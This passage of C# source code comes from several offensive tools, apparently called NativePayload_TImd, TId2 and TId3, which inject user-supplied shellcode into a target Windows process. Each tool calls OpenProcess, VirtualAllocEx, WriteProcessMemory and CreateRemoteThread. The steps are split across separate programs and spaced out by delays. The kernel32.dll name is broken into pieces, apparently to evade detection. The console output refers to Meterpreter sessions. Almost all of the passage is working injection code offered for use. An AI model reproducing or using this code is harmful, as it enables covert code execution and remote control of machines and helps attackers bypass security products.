                        Console.ForegroundColor = ConsoleColor.DarkGray;
                        if (args[0] == "1") { Console.WriteLine("[>] Steps Count {0}", 4); }
                        else if (args[0] == "2") { Console.WriteLine("[>] Steps Count {0}", 28); }

                        if (args[2] == "0") { Console.WriteLine("[>] API::VirtualAllocEx set to MemoryProtection.ExecuteReadWrite"); }
                        if (args[2] == "1") { Console.WriteLine("[>] API::VirtualAllocEx set to MemoryProtection.Execute"); }

                        foreach (MDelegate MultiCodeitems in _AllCodes.GetInvocationList())
                        {
                            System.Threading.Thread.Sleep(Convert.ToInt32(args[1]));
                            MultiCodeitems();
                        }
                    }
                    catch (Exception)
                    {



                    }
                }
            }
            catch (Exception e)
            {

                Console.WriteLine("syntax: " + "\n" + "\t NativePayload_TImd.exe [steps 1 or 2] [delay 2000]  [MemoryProtection/mode 0 or 1] [pid 4716] 
[payload \"fc,48,..\"]");
                Console.WriteLine("\t example 1: NativePayload_TImd.exe  1  2000  0  4716  \"fc,48,56,...\"");
                Console.WriteLine("\t example 2: NativePayload_TImd.exe  2  6721  1  4716  \"fc,48,56,...\"");
                Console.WriteLine();
                Console.WriteLine("\t step = 1  you will have 4 steps (default)");
                Console.WriteLine("\t step = 2  you will have 28 steps (\"step1\" + step2 + step3 + step2 + step3 + step2 + step3 + ..... + \"step4\" + step2 + 
step3 ...)");
                Console.WriteLine("\t MemoryProtection = 0  API::VirtualAllocEx set to MemoryProtection.ExecuteReadWrite ");
                Console.WriteLine("\t MemoryProtection = 1  API::VirtualAllocEx set to MemoryProtection.Execute ");
                Console.WriteLine();

            }
            finally
            {



            }
        }
    }
}
```

NativePayload_TId2.cs

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;

namespace NativePayload_TId2
{
    class Program
    {
        public class DelCLSInvoke
        {
            [Flags]
            public enum ProcessAccessFlags : uint
            {
                Terminate = 0x00000001,
                CreateThread = 0x00000002,
                VMOperation = 0x00000008,
                VMRead = 0x00000010,
                VMWrite = 0x00000020,
                DupHandle = 0x00000040,
                SetInformation = 0x00000200,
                QueryInformation = 0x00000400,
                Synchronize = 0x00100000,
                All = 0x001F0FFF
            }

            [Flags]
            public enum AllocationType
            {
                Commit = 0x00001000,
                Reserve = 0x00002000,
                Decommit = 0x00004000,
                Release = 0x00008000,
                Reset = 0x00080000,
                TopDown = 0x00100000,
                WriteWatch = 0x00200000,
                Physical = 0x00400000,
                LargePages = 0x20000000
            }

            [Flags]
            public enum MemoryProtection
            {
                NoAccess = 0x0001,
                ReadOnly = 0x0002,
                ReadWrite = 0x0004,
                WriteCopy = 0x0008,
                Execute = 0x0010,
                ExecuteRead = 0x0020,
                ExecuteReadWrite = 0x0040,
                ExecuteWriteCopy = 0x0080,
                GuardModifierflag = 0x0100,
                NoCacheModifierflag = 0x0200,
                WriteCombineModifierflag = 0x0400
            }
            [DllImport("ke" + "rne" + "l" + "32.dll")]
            public static extern IntPtr OpenProcess(ProcessAccessFlags dwDesiredAccess, bool bInheritHandle, int dwProcessId);

            [DllImport("kernel32.dll")]
            public static extern bool CloseHandle(IntPtr hObject);

            [DllImport("ke" + "rne" + "l" + "32.dll")]
            public static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, uint nSize, out UIntPtr
lpNumberOfBytesWritten);

            [DllImport("ke" + "rne" + "l" + "32.d" + "ll")]
            public static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, AllocationType flAllocationType, MemoryProtection
flProtect);

            [DllImport("k" + "e" + "r" + "ne" + "l" + "32.dll")]
            public static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr
lpParameter, uint dwCreationFlags, out uint lpThreadId);
```

```
        public static string mytest()
        {
            Console.Write("bingo bingo");
            return "dsds";
        }


        public static IntPtr _Step1_(int XprocID, string Xcode)
        {
            string[] X = Xcode.Split(',');
            int Injection_to_PID = XprocID;
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.WriteLine("[!] Injection Started, Time {0}", DateTime.Now.ToString());
            Console.WriteLine("[!] Payload Length {0}", X.Length.ToString());
            Console.ForegroundColor = ConsoleColor.DarkCyan;
            Console.Write("[>] Injecting Meterpreter Payload to ");
            Console.ForegroundColor = ConsoleColor.Cyan;
            Console.Write("{0}:{1} ", Process.GetProcessById(Injection_to_PID).ProcessName,
Process.GetProcessById(Injection_to_PID).Id.ToString());
            Console.ForegroundColor = ConsoleColor.DarkCyan;
            Console.Write("Process");
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.WriteLine();
            Console.WriteLine("[!] Thread/Payload Writing Done, Time {0}", DateTime.Now.ToString());
            Console.WriteLine();



            byte[] Xpayload = new byte[X.Length];


            for (int i = 0; i < X.Length;)
            {
                Xpayload[i] = Convert.ToByte(X[i], 16);
                i++;
            }
            //  Console.WriteLine("[" + System.DateTime.Now.ToString() + "] Delay Detected.");


            IntPtr x = OpenProcess(ProcessAccessFlags.All, false, Injection_to_PID);
            return x;
        }
        public static IntPtr _Step2_(IntPtr a, int p)
        {
            IntPtr x = VirtualAllocEx(a, IntPtr.Zero, (uint)p, AllocationType.Commit, MemoryProtection.ExecuteReadWrite);
            return x;
        }
        public static bool _Step3_(IntPtr H, IntPtr P, byte[] pay)
        {
            UIntPtr BS = UIntPtr.Zero;
            if (WriteProcessMemory(H, P, pay, (uint)pay.Length, out BS))
            {
                // Console.Write("Bingo ;D");
                return true;
            }
            else
            {
                return false;
            }
        }
        public static IntPtr _Step4_(IntPtr H, IntPtr HA)
        {
            uint x = 0;
            IntPtr cde = CreateRemoteThread(H, IntPtr.Zero, 0, HA, IntPtr.Zero, 0, out x);
            /// close
            CloseHandle(cde);
            CloseHandle(HA);
            return cde;
        }
    }
    public delegate IntPtr Mydels1and2(int a, string b);
    public delegate IntPtr Mydels2and3(IntPtr a, int p);
    public delegate bool Mydels3and4(IntPtr H, IntPtr P, byte[] pay);
    public delegate IntPtr Mydels4and4(IntPtr H, IntPtr HA);
    static void Main(string[] args)
    {
        Console.WriteLine();
        Console.ForegroundColor = ConsoleColor.DarkGray;
        Console.WriteLine("NativePayload_TId2 , Published by Damon Mohammadbagher , May 2020");
        Console.ForegroundColor = ConsoleColor.Gray;
        Console.WriteLine("NativePayload_TId2 Thread Injection into Target Process + C# Delegate [Step1]");
        Console.WriteLine();
        bool delay = false;
        string[] X = null;
        byte[] Xpayload = null;
```

```
if (Convert.ToInt32( args[0]) > 0)
{
    delay = true;
     X = args[2].Split(',');
    int Injection_to_PID = (Convert.ToInt32(args[1]));

    Xpayload = new byte[X.Length];

    for (int i = 0; i < X.Length;)
    {
        Xpayload[i] = Convert.ToByte(X[i], 16);
        i++;
    }
}
else if (args[0].ToUpper() == "0")
{
    delay = false;
    X = args[2].Split(',');
    int Injection_to_PID = (Convert.ToInt32(args[1]));

    Xpayload = new byte[X.Length];

    for (int i = 0; i < X.Length;)
    {
        Xpayload[i] = Convert.ToByte(X[i], 16);
        i++;
    }
}



Mydels1and2 delstep1 = new Mydels1and2(DelCLSInvoke._Step1_);
Mydels2and3 delstep2 = new Mydels2and3(DelCLSInvoke._Step2_);
Mydels3and4 delstep3 = new Mydels3and4(DelCLSInvoke._Step3_);
// Mydels4and4 delstep4 = new Mydels4and4(DelCLSInvoke._Step4_);
if (delay)
{
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("[!] Steps will run by Delay.({0}).", args[0]);
}
if (delay) System.Threading.Thread.Sleep(Convert.ToInt32(args[0]));
IntPtr H = delstep1.Invoke(Convert.ToInt32(args[1]), args[2]);
Console.ForegroundColor = ConsoleColor.DarkGray;
Console.Write("Step1 Delegate.Invoke(");
Console.ForegroundColor = ConsoleColor.Cyan;
Console.Write("{0}", H.ToString("X8"));
Console.ForegroundColor = ConsoleColor.DarkGray;
Console.Write(") Intptr Done.");
Console.ForegroundColor = ConsoleColor.White;
Console.Write(" [API::OpenProcess]");
Console.WriteLine();

if (delay) System.Threading.Thread.Sleep(Convert.ToInt32(args[0]));
IntPtr HA = delstep2.Invoke(H, Xpayload.Length);
Console.ForegroundColor = ConsoleColor.DarkGray;
Console.Write("Step2 Delegate.Invoke(");
Console.ForegroundColor = ConsoleColor.Cyan;
Console.Write("{0}", HA.ToString("X8"));
Console.ForegroundColor = ConsoleColor.DarkGray;
Console.Write(") Intptr Done.");
Console.ForegroundColor = ConsoleColor.White;
Console.Write(" [API::VirtualAllocEx]");
Console.WriteLine();

if (delay) System.Threading.Thread.Sleep(Convert.ToInt32(args[0]));

if (delstep3.Invoke(H, HA, Xpayload))
{
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.Write("Step3 Delegate.Invoke(");
    Console.ForegroundColor = ConsoleColor.Cyan;
    Console.Write("{0}0000000", 0.ToString());
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.Write(") true ;D Done.");
    Console.ForegroundColor = ConsoleColor.White;
    Console.Write(" [API::WriteProcessMemory]");
    Console.WriteLine();

    //IntPtr f = delstep4.Invoke(H, HA);
```

```
                //Console.ForegroundColor = ConsoleColor.DarkGray;
                //Console.Write("Step4 Delegate.Invoke(");
                //Console.ForegroundColor = ConsoleColor.Cyan;
                //Console.Write("{0}", f.ToString("X8"));
                //Console.ForegroundColor = ConsoleColor.DarkGray;
                //Console.Write(") Intptr Done.");
                //Console.ForegroundColor = ConsoleColor.White;
                //Console.Write(" [API::CreateRemoteThread]");
                //Console.WriteLine();
                //Console.WriteLine();

                //Console.ForegroundColor = ConsoleColor.Gray;
                //Console.WriteLine("Bingo Meterpreter Session by Thread Injection Method + Delegations ;)");
                //Console.WriteLine();
            }
        }
    }
}
```

NativePayload_TId3.cs

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;

namespace NativePayload_TId3
{
    class Program
    {
        public class DelCLSInvoke
        {
            [Flags]
            public enum ProcessAccessFlags : uint
            {
                Terminate = 0x00000001,
                CreateThread = 0x00000002,
                VMOperation = 0x00000008,
                VMRead = 0x00000010,
                VMWrite = 0x00000020,
                DupHandle = 0x00000040,
                SetInformation = 0x00000200,
                QueryInformation = 0x00000400,
                Synchronize = 0x00100000,
                All = 0x001F0FFF
            }

            [Flags]
            public enum AllocationType
            {
                Commit = 0x00001000,
                Reserve = 0x00002000,
                Decommit = 0x00004000,
                Release = 0x00008000,
                Reset = 0x00080000,
                TopDown = 0x00100000,
                WriteWatch = 0x00200000,
                Physical = 0x00400000,
                LargePages = 0x20000000
            }

            [Flags]
            public enum MemoryProtection
            {
                NoAccess = 0x0001,
                ReadOnly = 0x0002,
                ReadWrite = 0x0004,
                WriteCopy = 0x0008,
                Execute = 0x0010,
                ExecuteRead = 0x0020,
                ExecuteReadWrite = 0x0040,
                ExecuteWriteCopy = 0x0080,
                GuardModifierflag = 0x0100,
                NoCacheModifierflag = 0x0200,
                WriteCombineModifierflag = 0x0400
            }
            [DllImport("ke" + "rne" + "l" + "32.dll")]
            public static extern IntPtr OpenProcess(ProcessAccessFlags dwDesiredAccess, bool bInheritHandle, int dwProcessId);

            [DllImport("kernel32.dll")]
            public static extern bool CloseHandle(IntPtr hObject);



            [DllImport("k" + "e" + "r" + "ne" + "l" + "32.dll")]
            public static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr
    lpParameter, uint dwCreationFlags, out uint lpThreadId);



            public static IntPtr _Step1_(int XprocID)
            {
                int Injection_to_PID = XprocID;
                Console.ForegroundColor = ConsoleColor.DarkGray;
                Console.WriteLine("[!] Attack Started, Time {0}", DateTime.Now.ToString());
                Console.ForegroundColor = ConsoleColor.DarkCyan;
                Console.Write("[>] Opening Target ");
                Console.ForegroundColor = ConsoleColor.Cyan;
                Console.Write("{0}:{1} ", Process.GetProcessById(Injection_to_PID).ProcessName,
    Process.GetProcessById(Injection_to_PID).Id.ToString());
                Console.ForegroundColor = ConsoleColor.DarkCyan;
                Console.Write("Process");
                Console.ForegroundColor = ConsoleColor.DarkGray;
                Console.WriteLine();
                Console.WriteLine("[!] Target Process Opening Done, Time {0}", DateTime.Now.ToString());
                Console.WriteLine();

                IntPtr x = OpenProcess(ProcessAccessFlags.All, false, Injection_to_PID);
                return x;
            }

            public static IntPtr _Step4_(IntPtr H, IntPtr HA)
            {
                uint x = 0;
                IntPtr cde = CreateRemoteThread(H, IntPtr.Zero, 0, HA, IntPtr.Zero, 0, out x);
                /// close
                CloseHandle(cde);
                CloseHandle(HA);
                return cde;
            }
        }
        public delegate IntPtr Mydels1and2(int a);
        public delegate IntPtr Mydels4and4(IntPtr H, IntPtr HA);
        static void Main(string[] args)
        {
            bool delay = false;
            if (Convert.ToInt32(args[0]) > 0)
            { delay = true; }
            else if (args[0].ToUpper() == "0")
            { delay = false; }
                Console.WriteLine();
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.WriteLine("NativePayload_TId3 , Published by Damon Mohammadbagher , May 2020");
            Console.ForegroundColor = ConsoleColor.Gray;
            Console.WriteLine("NativePayload_TId3 Thread Injection into Target Process + C# Delegate [Step2]");
            Console.WriteLine();
            Mydels1and2 delstep1 = new Mydels1and2(DelCLSInvoke._Step1_);
            Mydels4and4 delstep4 = new Mydels4and4(DelCLSInvoke._Step4_);
            Console.WriteLine();

            if (delay)
            {
                Console.ForegroundColor = ConsoleColor.DarkGray;
                Console.WriteLine("[!] Steps will run by Delay.({0}).", args[0]);
            }

            if (delay) System.Threading.Thread.Sleep(Convert.ToInt32(args[0]));

            IntPtr H = delstep1.Invoke(Convert.ToInt32(args[1]));
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.Write("Step1 Delegate.Invoke(");
            Console.ForegroundColor = ConsoleColor.Cyan;
            Console.Write("{0}", H.ToString("X8"));
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.Write(") Intptr Done.");
            Console.ForegroundColor = ConsoleColor.White;
            Console.Write(" [API::OpenProcess]");
```

```
            Console.WriteLine();
            if (delay) System.Threading.Thread.Sleep(Convert.ToInt32(args[0]));


            IntPtr f = delstep4.Invoke(H, ((IntPtr)Convert.ToInt64(args[2], 16)));
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.Write("Step4 Delegate.Invoke(");
            Console.ForegroundColor = ConsoleColor.Cyan;
            Console.Write("{0}", f.ToString("X8"));
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.Write(") Intptr Done.");
            Console.ForegroundColor = ConsoleColor.White;
            Console.Write(" [API::CreateRemoteThread]");
            Console.WriteLine();
            Console.WriteLine();


            Console.ForegroundColor = ConsoleColor.Gray;
            Console.WriteLine("Bingo Meterpreter Session by Thread Injection Method + C# Delegate [Step2] ;)");
            Console.WriteLine();
        }
    }
}
```